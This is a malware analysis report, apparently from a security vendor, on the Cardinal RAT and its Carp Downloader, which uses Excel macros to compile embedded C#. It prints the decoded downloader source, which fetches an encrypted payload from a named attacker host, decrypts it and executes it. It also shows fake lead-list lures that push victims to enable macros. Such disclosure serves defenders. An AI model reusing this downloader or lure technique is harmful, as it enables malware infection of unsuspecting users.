

Cardinal RAT Active for Over Two Years

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Palo Alto Networks has discovered a previously unknown remote access Trojan (RAT) that has been active for over two years. It has a very low volume in this two-year period, totaling roughly 27 total samples. The malware is delivered via an innovative and unique technique: a downloader we are calling Carp uses malicious macros in Microsoft Excel documents to compile embedded [C# \(C Sharp\) Programming Language](#) source code into an executable that in turn is run to deploy the Cardinal RAT malware family. These malicious Excel files use a number of different lures, providing evidence of what attackers are using to entice victims into executing them.

The malware from start to finish exhibits the following high level operations as shown in Figure 1:




Figure 1 Malware execution flow

Carp Downloader

As previously mentioned, we have observed Cardinal RAT being delivered using a unique technique involving malicious Excel macros. We are calling these delivery documents the Carp Downloader, as they make use of a specific technique of compiling and executing embedded C# (CshARP) language source code that acts as a simple downloader.

We observed the following example macro in the most recent sample. Note that we have prefixed the function names with 'xx_' to make it easier for the reader to understand what is going on. Additionally, we have added comments to explain what is happening, as well as the un-obfuscated strings that are found within the macro.


```

11 class P
12 {
13     static Form frm;
14     static void Main()
15     {
16         Application.EnableVisualStyles();
17         Thread.Sleep(30000);
18         frm = new Form();
19         frm.Opacity = 0;
20         frm.ShowInTaskbar = false;
21         frm.WindowState = FormWindowState.Minimized;
22         frm.Shown += fs;
23         Application.Run(frm);
24     }
25     static void Operatur(object o)
26     {
27         while(true)
28         try
29         {
30             byte[] rawBytes = null;
31             while (rawBytes == null || rawBytes.Length < 2048)
32             {
33                 try { using (WebClient wc = new WebClient())rawBytes = wc.DownloadData("http://secure.dropinbox.pw:443"); }
34                 catch { }
35                 System.Threading.Thread.Sleep(15000);
36             }
37             string path = Path.ChangeExtension(Path.GetRandomFileName(),".exe");
38             List<byte> lBytes = new List<byte>();
39             byte[] pData = ProcessData(rawBytes, Encoding.UTF8.GetBytes("2015a9f6-0e91-411c-b83c-df232d68d681"));
40             if(BitConverter.ToInt16(pData, 0) != 0x5a4d)
41             {
42                 rawBytes = new byte[0];
43                 throw new Exception();
44             }
45             lBytes.AddRange(pData);
46             lBytes.AddRange(Guid.NewGuid().ToByteArray());
47             File.WriteAllBytes(path, lBytes.ToArray());
48             Process.Start(path);
49             break;
50         }
51         catch { }
52     }
53     try { frm.Invoke(new MethodInvoker(f)); }
54     catch { }
55 }
56 static void f() { frm.Close(); }
57 static void fs(object sender, EventArgs e)
58 { ThreadPool.QueueUserWorkItem(Operatur); }
59 static byte[] ProcessData(byte[] arr, byte[] pepper)
60 {
61     byte[] output;
62     byte[] saltBytes = Encoding.UTF8.GetBytes("e5699260-5bfe-4cca-8bfc-242874860c61");
63     using (MemoryStream ms = new MemoryStream())
64     using (RijndaelManaged rij = new RijndaelManaged()) {
65         rij.KeySize = 256;
66         rij.BlockSize = 128;
67         Rfc2898DeriveBytes key = new Rfc2898DeriveBytes(pepper, saltBytes, 100);
68         rij.Key = key.GetBytes(rij.KeySize / 8);
69         rij.IV = key.GetBytes(rij.BlockSize / 8);
70         rij.Mode = CipherMode.CBC;
71         using (CryptoStream cs = new CryptoStream(ms, rij.CreateDecryptor(), CryptoStreamMode.Write))
72             cs.Write(arr, 0, arr.Length);
73         output = ms.ToArray();
74     }
75     return output;
76 }
77 }

```

Figure 4 Decoded source code

As we can see, it simply downloads a file from secure.dropinbox[.]pw using HTTP on port 443 (not HTTPS), and proceeds to decrypt the file using AES-128 prior to executing it. At this point, Cardinal RAT has been downloaded

and executed, and execution is directed to this sample. Of course, the Carp Downloader is not required to download Cardinal RAT, however, based on our visibility, it has exclusively done so.

A total of 11 unique Carp Downloader samples have been observed to date. The following figures show lures that we observed in these samples.




Figure 5 Lure with a filename of Top10Binary_Sample_HotLeads_13.9.xls

The screenshot shows an Excel spreadsheet with a security warning at the top: "SECURITY WARNING: Macros have been disabled. Enable Content". The spreadsheet contains several redacted areas, including a large black box in the upper right and a smaller one in the middle left. A table with columns for Last Contact Date, Email, First Name, Last Name, Gender, Mobile Phone, and Country is visible at the bottom. The table lists 20 entries, each with a timestamp, a redacted email address, a name, gender, a redacted mobile phone number, and the country "United Kindom".

Last Contact Date	Email	First Name	Last Name	Gender	Mobile Phone	Country
5/2/2016 10:20	Protected - Press Enable Content In Order To View Email	abhay	kapuria	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 10:19	Protected - Press Enable Content In Order To View Email	bernard	dooney	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 10:18	Protected - Press Enable Content In Order To View Email	John	Alcorn	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 9:23	Protected - Press Enable Content In Order To View Email	Zetta	Levalasi	Female	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 8:39	Protected - Press Enable Content In Order To View Email	don	allan	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 6:49	Protected - Press Enable Content In Order To View Email	Cassandra	ridley	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 6:15	Protected - Press Enable Content In Order To View Email	kolya	Stratton	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 5:11	Protected - Press Enable Content In Order To View Email	Trish	Cashman	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 4:10	Protected - Press Enable Content In Order To View Email	Vivianne	Vivianne	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 2:54	Protected - Press Enable Content In Order To View Email	ellen	buss	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 1:46	Protected - Press Enable Content In Order To View Email	Mahsa	Mahsa	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 1:31	Protected - Press Enable Content In Order To View Email	Kaylene	Lawford	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 0:44	Protected - Press Enable Content In Order To View Email	Pravin	Pravin	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 0:37	Protected - Press Enable Content In Order To View Email	Nola	Nola	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 23:03	Protected - Press Enable Content In Order To View Email	Keith	Keith	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 21:58	Protected - Press Enable Content In Order To View Email	helen	Chaplin	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 17:17	Protected - Press Enable Content In Order To View Email	Patrick John Leo	Brien	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 15:21	Protected - Press Enable Content In Order To View Email	Nichola	McClean	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 14:32	Protected - Press Enable Content In Order To View Email	Anthony	Robertson	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 13:14	Protected - Press Enable Content In Order To View Email	Ronald	Langdon	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 12:14	Protected - Press Enable Content In Order To View Email	abhay	kapuria	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 11:52	Protected - Press Enable Content In Order To View Email	abhay	kapuria	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 11:39	Protected - Press Enable Content In Order To View Email	IBRAHIM	ISMAL	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 11:28	Protected - Press Enable Content In Order To View Email	SOMIA	masoomi	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 7:45	Protected - Press Enable Content In Order To View Email	bo	valli	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 7:20	Protected - Press Enable Content In Order To View Email	Anthony	Buzek	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom
5/2/2016 6:39	Protected - Press Enable Content In Order To View Email	Puea	Fiti	Male	Protected - Press Enable Content In Order To View Phone Numb	United Kindom

Figure 6 Lure with a filename of AC_Media_Leads_ReportGenerator_5.2.xls

118197071d8f969c0b0f39697204413cc0a715aa935e8964209289b331.xls [Compatibility Mode] - Excel

SECURITY WARNING: Macros have been disabled. Enable Content

Phone and Email are Protected | Press "Enable Content" in Order To View It.

3/7/2017

341 Accounts

Top VIP Players

Average player's value:

REDACTED

Last Contact Date	Email	USD, EUR	Last Name	Gender	Mobile Phone	Country
3/7/2017 19:20	Protected - Press Enable Content In Order To View Email	US, CA	kapuria	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 19:20	Protected - Press Enable Content In Order To View Email	xxxx	dooney	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 19:19	Protected - Press Enable Content In Order To View Email	xxxx	Alcorn	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 19:18	Protected - Press Enable Content In Order To View Email	xxxx	Levalati	Female	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 9:23	Protected - Press Enable Content In Order To View Email	xxxx	allan	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 8:39	Protected - Press Enable Content In Order To View Email	xxxx	ridley	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 6:49	Protected - Press Enable Content In Order To View Email	USD, EUR	Stratton	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 6:15	Protected - Press Enable Content In Order To View Email	USD, EUR	Cashman	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 5:11	Protected - Press Enable Content In Order To View Email	Vivianne	Vivianne	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 4:10	Protected - Press Enable Content In Order To View Email	ellen	buss	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 2:54	Protected - Press Enable Content In Order To View Email	Mahta	Mahta	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 1:46	Protected - Press Enable Content In Order To View Email	Kaylene	Lawford	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 1:31	Protected - Press Enable Content In Order To View Email	Pravin	Pravin	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 0:44	Protected - Press Enable Content In Order To View Email	Nola	Nola	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 0:37	Protected - Press Enable Content In Order To View Email	Keith	Keith	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 23:03	Protected - Press Enable Content In Order To View Email	helen	Chaplin	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 21:58	Protected - Press Enable Content In Order To View Email	Patrick John Leo	Brien	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 17:17	Protected - Press Enable Content In Order To View Email	Nichola	McClellan	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 15:21	Protected - Press Enable Content In Order To View Email	Anthony	Robertson	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 14:32	Protected - Press Enable Content In Order To View Email	Ronald	Langdon	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 13:14	Protected - Press Enable Content In Order To View Email	abhay	kapuria	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 12:14	Protected - Press Enable Content In Order To View Email	abhay	kapuria	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 11:52	Protected - Press Enable Content In Order To View Email	IBRAHIM	ISMAIL	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 11:39	Protected - Press Enable Content In Order To View Email	SOMIA	masoomi	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 11:28	Protected - Press Enable Content In Order To View Email	bo	valli	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 7:45	Protected - Press Enable Content In Order To View Email	Anthony	Buzek	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 7:20	Protected - Press Enable Content In Order To View Email	Puea	Fiti	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 6:39	Protected - Press Enable Content In Order To View Email	IBRAHIM	ISMAIL	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 6:22	Protected - Press Enable Content In Order To View Email	mark	waiton	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 2:42	Protected - Press Enable Content In Order To View Email	Mohammed	Musar	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 1:43	Protected - Press Enable Content In Order To View Email	Amy	Wandin	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 23:51	Protected - Press Enable Content In Order To View Email	Justin	Fredrikson	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 19:00	Protected - Press Enable Content In Order To View Email	Adam	Oon	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 13:39	Protected - Press Enable Content In Order To View Email	steven	breban	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 4:25	Protected - Press Enable Content In Order To View Email	Abdul	Samad	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 3:38	Protected - Press Enable Content In Order To View Email	Qiang	ha	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 3:16	Protected - Press Enable Content In Order To View Email	Wayne	Clarke	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 1:43	Protected - Press Enable Content In Order To View Email	Nicholas	ilacopoulos	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 23:51	Protected - Press Enable Content In Order To View Email	Mahesh	Jagarach	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom
3/7/2017 19:00	Protected - Press Enable Content In Order To View Email	Mahesh	Jagarach	Male	Protected - Press Enable Content In Order To View Phone Number	United Kindom

Figure 7 Lure with an unknown filename




Figure 9 Lure with an unknown filename




Figure 10 Lure with a filename of Hot_Leads_Export_09.03_EN.xls

As we can see from the above examples, the majority of these lures are financial-related, describing various fake customer lists for various organizations. Based on the similarities witnessed in some of these lures, it appears that

the attackers use some sort of template, where they simply swap specific cells with the pertinent images or information.

Cardinal RAT

The name Cardinal RAT comes from internal names used by the author within the observed Microsoft .NET Framework executables. To date, 27 unique samples of Cardinal RAT have been observed, dating back to December 2015. It is likely that the low volume of samples seen in the wild is partly responsible for the fact that this malware family has remained under the radar for so long.

An unobfuscated copy of Cardinal RAT was identified, which allowed us to view the decompiled class and function names. A subset of these may be seen below in Figure 11. This allowed us to not only easily identify the full functionality of the RAT, but also made it easier to identify and reverse-engineer various aspects of the malware itself.

